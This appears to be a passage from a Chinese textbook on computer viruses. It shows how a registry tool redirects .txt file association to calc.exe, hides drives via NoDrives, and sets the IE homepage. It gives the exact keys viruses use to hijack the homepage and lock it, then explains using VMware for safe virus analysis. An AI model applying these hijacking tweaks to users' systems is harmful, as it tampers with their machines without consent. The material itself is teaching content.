


图 2-57 这里可以修改已存在的记录

我们看到，“状态描述”栏中仍然是“c:\windows\system32\calc.exe”，说明我们数据库中添加成功了。但是“键值”栏中却变成了“c:\WINDOWS\notepad.exe %1”，而且此项并不可编辑，是只读的。笔者解释一下这个情况，这是因为添加了这个功能路径后，MyTool 会自动检测到注册表中的此路径，在注册表的该路径下的“默认”值项中的字符串为：

“c:\WINDOWS\notepad.exe %1”（这是正常的，因为我们的.txt 文件默认确实是关联的记事本程序）。那么我们 MyTool 工具则读取注册表中的值，并修改数据库中的值，从而保证数据库中和注册表中保持一样的值，所以我们也看到了上面的结果。其实到此为止，我们已经成功在数据库中添加.txt 文件关联这一功能，那么如何修改成我们想关联的程序呢？在“编辑”对话框中不可以修改（这是为了考虑修改的方便性与惟一性，所以此处屏蔽了修改值的功能）。不过我们选择“双击编辑”功能就可以修改了。下面就来试一下，单击“取消”按钮返回主程序界面，双击编号为 008 的这一项，弹出了一个输入对话框，如图 2-58 所示。




图 2-58 编辑内容



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

然后在输入框中输入“c:\windows\system32\calc.exe”单击“确定”按钮。如图 2-59 所示返回主程序界面。




图 2-59 重新编辑关联内容

我们看到在“状态描述”栏中显示“c:\windows\system32\calc.exe”，修改成功了。但是要注意，这里仅仅修改了数据库，注册表中还没有修改，因为还没有单击“执行”按钮。选中编号为 008 的这一项，然后单击“执行”按钮。执行结果如图 2-60 所示。




图 2-60 执行成功

现在我们可以单击“刷新”按钮进行注册表检测，如图 2-61 所示。

状态栏显示所有记录已刷新，然而“状态描述”栏仍旧显示计算器程序路径，由此说明注册表中确实修改成功，可以通过鼠标右键的定位功能查看注册表的该项路径进行确认。我们来亲自试验一下。随便找一个扩展名为.txt 的文件，双击运行它，看看发生了什么？计算器程序被启动了，这样我们就完成了文件关联这一功能。




图 2-61 成功刷新所有记录

3. MyTool 工具使用实例

实例 02-09 使用 MyTool 工具隐藏磁盘分区

在网吧上网的时候，当打开“我的计算机”图标时却发现找不到 C 盘，这有可能就是网吧管理人员通过注册表的设置来实现的隐藏磁盘分区功能。下面我们利用 MyTool 工具来添加这个功能。

说明

我们首先来讲解一下如何利用注册表隐藏磁盘分区。在注册表的如下路径下添加一个子项：  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，  
这里新建一个类型为“二进制值”的键值，命名为“NoDrives”。然后双击它设置相应的二进制值就可以隐藏相应的磁盘分区了。二进制值与磁盘分区的对应关系如表 2-1 所示。  
笔者简要解释一下：我们应该把这些二进制位值分成四区 00 00 00 00。  
第 1 区控制盘符 a-h，第 2 区控制盘符 i-p，第 3 区控制盘符 q-x，第 4 区控制盘符 y 和 z。一直下去都是以 2 的倍数递增，A 盘为 2 的零次方为 01，B 盘则为 2 的一次方为 02，C 盘为 2 的二次方为 04，依次类推，不过到 E 盘的时候是 2 的四次方为 16。然而我们这里的值是二进制值，是以十六进制的方式显示的，那么 16 应该是十六进制的 10H（H 表示此数值为十六进制），所以 E 盘为 10H。  
如果要隐藏两个分区那就把数值相加即可，比如要同时隐藏 A 盘和 F 盘，数值为 01000000+20000000=21000000。

表 2-1 隐藏各分区所对应的值

盘符	A	B	C	D	E	F	G	H
数值	01 000 000	02 000 000	04 000 000	08 000 000	10 000 000	20 000 000	40 000 000	80 000 000
盘符	I	J	K	L	M	N	O	P
数值	00 010 000	00 020 000	00 040 000	00 080 000	00 100 000	00 200 000	00 400 000	00 800 000
盘符	Q	R	S	T	U	V	W	X
数值	00 000 100	00 000 200	00 000 400	00 000 800	00 001 000	00 002 000	00 004 000	00 008 000
盘符	Y	Z						
数值	00 000 001	00 000 002						

接下来我们通过 MyTool 工具隐藏我们的 C 盘，步骤如下。

(1) 在 MyTool 工具主界面中单击“添加”按钮，并填写相应项，填写后各项内容如图 2-62 所示。




图 2-62 添加隐藏分区的功能

(2) 单击“添加”按钮，执行结果如图 2-63 所示。




图 2-63 成功添加隐藏分区功能

(3) 细心的读者可能又一次发现在“状态描述”栏中编号为 009 项显示未定义，如图 2-64 所示。




图 2-64 编号为 009 项的状态描述栏变为“未定义”

和我们前面实现文件关联功能时的原因一样，MyTool 自动检测注册表中隐藏分区功能项，即：HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\explorer\NoDrives 项，然而此时注册表中并不存在此项，因为我们刚才的操作只是在数据库中添加了这个功能项，还没有执行。那么 MyTool 工具为使数据库与注册表同步而自动修改了 NoDrives 键的值，所以此处显示未定义。




图 2-65 填写隐藏分区的值

(4) 我们需要重新修改 NoDrives 键的值，双击编号为 009 的这一项，将弹出图 2-65 所示的输入对话框。然后输入 04000000 后单击“确定”按钮返回主程序界面，如图 2-66 所示。




图 2-66 状态描述栏识别了新修改的值

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(5) 我们看到状态描述已经修改。但是同样要注意，这里修改的是数据库中的值，需要执行后才能够真正生效。如果此时单击“刷新”按钮，状态描述栏将恢复为“未定义”。下面开始单击“执行”按钮生效。勾选编号为 009 项的复选框，如图 2-67 所示。




图 2-67 选中要执行的选项

(6) 单击“执行”按钮，执行成功后如图 2-68 所示。




图 2-68 成功执行一条记录

到此，我们完成了隐藏分区的功能。打开“我的计算机”，C 盘被隐藏了。

疑 问

如果要同时隐藏 C 盘和 D 盘应该怎么办呢？

下面我们来同时隐藏 C 盘和 D 盘。要隐藏这两个盘，NoDrivers 的键值应该是 C 盘对应值与 D 盘对应值之和，即： $04+08=12$ 。但请注意这里的 12 是十进制，转化为十六

进制应该为 0CH。我们双击编号为 009 的这一项，然后在弹出的输入对话框中输入 0C000000。单击“确定”按钮后，仍然要勾选这一项，并且执行。再次打开“我的计算机”，C 盘和 D 盘同时被隐藏了。

疑问

如何恢复被隐藏的分区呢？

如果要显示我们隐藏的分区，可以使用 MyTool 删除注册表中的这个功能，或者将注册表中的 NoDrivers 键值修改为一个非法的值。我们来删除它恢复 C 盘和 D 盘的显示，删除步骤如下。

- (1) 勾选要删除的功能记录，这里我们勾选编号为 009 的记录。
- (2) 在删除操作中，我们按照默认选择“注册表中删除”，如果选择“库中删除”，那么只是把数据库中功能删除，而注册表中不会删除（笔者建议：当我们添加好正确的功能后，最好不要轻易在库中删除，使库越来越强大，从而丰富 MyTool 的功能），如图 2-69 所示。




图 2-69 删除功能

- (3) 单击“删除”按钮，执行结果如图 2-70 所示。
  - (4) 再次打开“我的计算机”，发现 C 盘和 D 盘又出现了。
- 在以上两个例子中，笔者详细讲解了 MyTool 的使用方法。读者可以发现，每当我们实现一个功能的时候，都要首先通过“添加”按钮在 MyTool 携带的数据库中进行添加，然后选中此项规则记录，单击“执行”按钮后方可在注册表中生效。这样做的目的就是为了使读者可以亲自添加、编辑 Windows 注册表所提供的各个功能，在不断完善 MyTool 数据库的同时，锻炼自己对 Windows 注册表的各种功能的掌握能力。下面我们再看几个例子，请读者利用 MyTool 工具独立完成以下例子。






图 2-70 成功删除

实例 02-10 使用 MyTool 工具修改浏览器主页

浏览器主页就是当我们打开浏览器时默认要打开的网页。一般设置方法是：单击浏览器的“工具”菜单，选择“Internet 选项”子菜单，之后随即弹出“Internet 选项”对话框，如图 2-71 所示。




图 2-71 修改浏览器主页

在图 2-71 所示的位置输入主页地址后单击“确定”按钮即可更改浏览器的主页。有些病毒，为了增加某些网址的点击量，或者为了使用户无意中去访问带毒的网站，会非法修改中毒计算机浏览器的主页。当然它也是通过注册表来实现的，首先定位到注册表中如下路径：HKEY\_CURRENT\_USER\software\microsoft\internet explorer\main，



在右边的窗口中找到 StartPage 值项，此值项的类型是字符串，双击此值项，在弹出的编辑字符串对话框中输入新的网页地址即完成对浏览器主页的修改，如图 2-72 和图 2-73 所示。



图 2-72 控制主页的注册表项




图 2-73 输入新的主页地址

实例 02-11 使用 MyTool 工具禁止修改浏览器主页

计算机病毒在利用注册表修改了我们的主页以后，它肯定不希望我们再手工恢复回来，所以它还会做如下操作：定位到注册表中路径 HKEY\_CURRENT\_USER\software\policies\microsoft\internet explorer\control panel，然后在右边的窗口中新建一个 DWORD 类型的值项，命名为 homepage，并将其值设置为 1。这时请读者再次打开“Internet 选项”对话框，我们发现修改主页的功能控件都变灰且不能使用了，如图 2-74 所示。




图 2-74 修改主页功能被禁用

计算机病毒就是通过这样的办法，强行更改了我们的主页，同时还不允许我们进行修改。请读者利用 MyTool 工具实现这两个功能。笔者添加这两个功能后的主程序界面如图 2-75 所示。




图 2-75 添加两个功能后的主程序界面

MyTool 工具，按照一定功能，更好、更直接地管理我们的注册表。读者可以逐渐完善工具中的数据库，使其功能不断强大。后面我们还会介绍其他与注册表相关的功能，读者可以将其添加到 MyTool 数据库中进行保存与管理。另外，MyTool 工具还不是很完美，仍需要进一步完善，如果您有更好的想法，请告诉笔者，笔者将会不断完善它。

2.6 虚拟机在研究计算机病毒中的使用

2.6.1 虚拟机粉墨登场

前面我们已经介绍了计算机病毒的很多特性和行为，但是都还仅仅是纸上谈兵，还没有真正看到计算机病毒的这些行为。下面我们就准备真正运行几个病毒，亲自体验一下计算机病毒的这些特性，切身感受一下计算机病毒的各种行为。在此之前我们要做好一些准备工作。因为我们要运行的是真正的计算机病毒，具有一定危害性。

疑 问

通常情况下，为了分析病毒就一定要运行它，然而病毒是有危害性的，难道直接在我们日常办公的计算机下运行计算机病毒吗？

答案肯定是不可以的，否则自己的计算机中毒，还可能会影响到其他人，别忘记前面提到的计算机病毒的七大危害。为了解决这个问题，我们有两种方案：第一，可以重新买一台计算机，然后装上一个干净的系统，紧接着马上做一个 Ghost 备份（相信读者对 Ghost 这个软件应该不陌生，一款非常实用的系统备份还原工具），并且确保这台计算机没有连接任何网络。至此，一切就绪，现在可以在这台计算机上运行病毒了。运行完毕再用 Ghost 软件将系统还原即可。这样做的确是一个不错的解决办法，但是成本太高，而且非常不方便，不利于学习，笔者并不推荐这种做法。那么我们介绍第二种既经济又易行的方法，这也是众多病毒分析工程师最常使用的方法——使用虚拟机。

## 2.6.2 虚拟机概述

这里说的虚拟机，实际上是指一款可以虚拟出一台或多台计算机的软件（由若干个磁盘文件虚拟各种计算机硬件设备）。这台虚拟的计算机具备真实计算机几乎所有的功能，包括开机、关机、重新启动等物理功能。你可以在上面安装操作系统、安装应用程序、访问网络资源等。对于用户而言，它只是运行在物理计算机上的一个应用程序，但是对于在虚拟机中运行的应用程序而言，它就像是在真正的计算机中进行工作一样。换句话说，我们可以把虚拟机当成真正的计算机来使用。但是它只是磁盘上的文件虚拟出来的，所以无论进行任何操作，包括硬盘格式化，重新分区等危险操作，都不会对真实物理硬件以及真实计算机系统造成什么危害，那么在虚拟机中运行一个病毒也就不会破坏物理计算机了。目前基于 Windows 平台的虚拟机应用程序有 VMware Workstation 和 Virtual PC for Windows。VMware Workstation 是由 VMware 公司开发的产品，Virtual PC for Windows 是 Connectix 公司的产品，现已被微软公司收购。这两个产品都非常容易使用，并且功能都很强大，具体使用哪一个看读者个人喜好与习惯。笔者使用的是 VMware，VMware 主要的功能如下：

- （1）不需要分区或重开机就能在同一台 PC 上使用两种以上的操作系统；
- （2）完全隔离并且保护不同操作系统的环境以及所有安装在操作系统上面的应用程序和资料；
- （3）不同的操作系统之间还能互动操作，包括网络资源、周边硬件共享、文件分享以及复制粘贴功能；
- （4）有复原（Undo）功能；
- （5）能够设定并且随时修改构成计算机的硬件设备，如：内存、磁碟空间、周边设备等。

这里要特别说明的是，虚拟机有一个非常实用的功能——建立快照（关于如何建立快照，稍后将使用实例讲解），也就是把当前的系统状态保存起来，相当于真实计算机的休眠功能。当恢复快照后，便可恢复先前保护的状态，我们分析病毒时正好需要这个功能。我们可以把一个干净的系统做一个快照，或者安装一些监控工具（分析计算机病毒所需的各种工具，后面章节将有详细介绍），将其一同做到快照中。然后就可以在虚拟机中运行计算机病毒，进行分析了。分析完毕以后，只需简单地恢复快照就可以还原到运行病毒之前的状态，而不必像真实计算机中毒后那样，要重新安装系统。

## 2.6.3 安装虚拟机所需的硬件配置与运行环境

### 1. 使用虚拟机的硬件要求

虚拟机实际上是将两台以上的计算机任务集中到一台计算机上进行，因此对硬件要求比较高。目前计算机的 CPU 都在 P4 以上，所以 CPU 足够，现在市场上的硬盘也都是 80GB 以上，也可以满足需求。关键是内存，笔者建议安装虚拟机的计算机上的内存不

小于 512MB，最好 1GB 或者更大，这样才能保证在虚拟机中的操作流畅。

## 2. 虚拟机的运行环境

VMware 可运行在 Windows NT 以上以及 Linux 操作系统上。

Virtual PC 可运行在 Windows 98 以上以及 MacOS 系统上。

### 2.6.4 虚拟机的安装与虚拟平台的建立

因为在后面章节的例子中使用的是 VMware，所以推荐读者使用跟实例中相同的虚拟机，进而更方便地学习实例中的知识。这里以 VMware Workstation 5.0 为例讲解虚拟机的使用方法，其他版本的虚拟机使用方法类似。

笔者计算机上安装的就是 VMware Workstation 5.0，读者也可以使用更高版本，不同版本使用方法略有不同。对于软件的安装和其他常用软件的安装方法相同，读者可以很容易完成安装。成功安装后启动软件，主程序界面如图 2-76 所示。




图 2-76 VMware 主程序界面

#### 1. 创建虚拟平台

当虚拟机程序安装成功后就可以使用它虚拟出若干台计算机。在使用之前首先建立一个虚拟的计算机，包括要选择计算机硬件设备，如网卡类型、硬盘类型等。而像光驱

这种设备，虚拟计算机可以与真实计算机共享，也可以使用扩展名为“.iso”等的光盘镜像文件。要建立一个虚拟平台操作步骤如下。

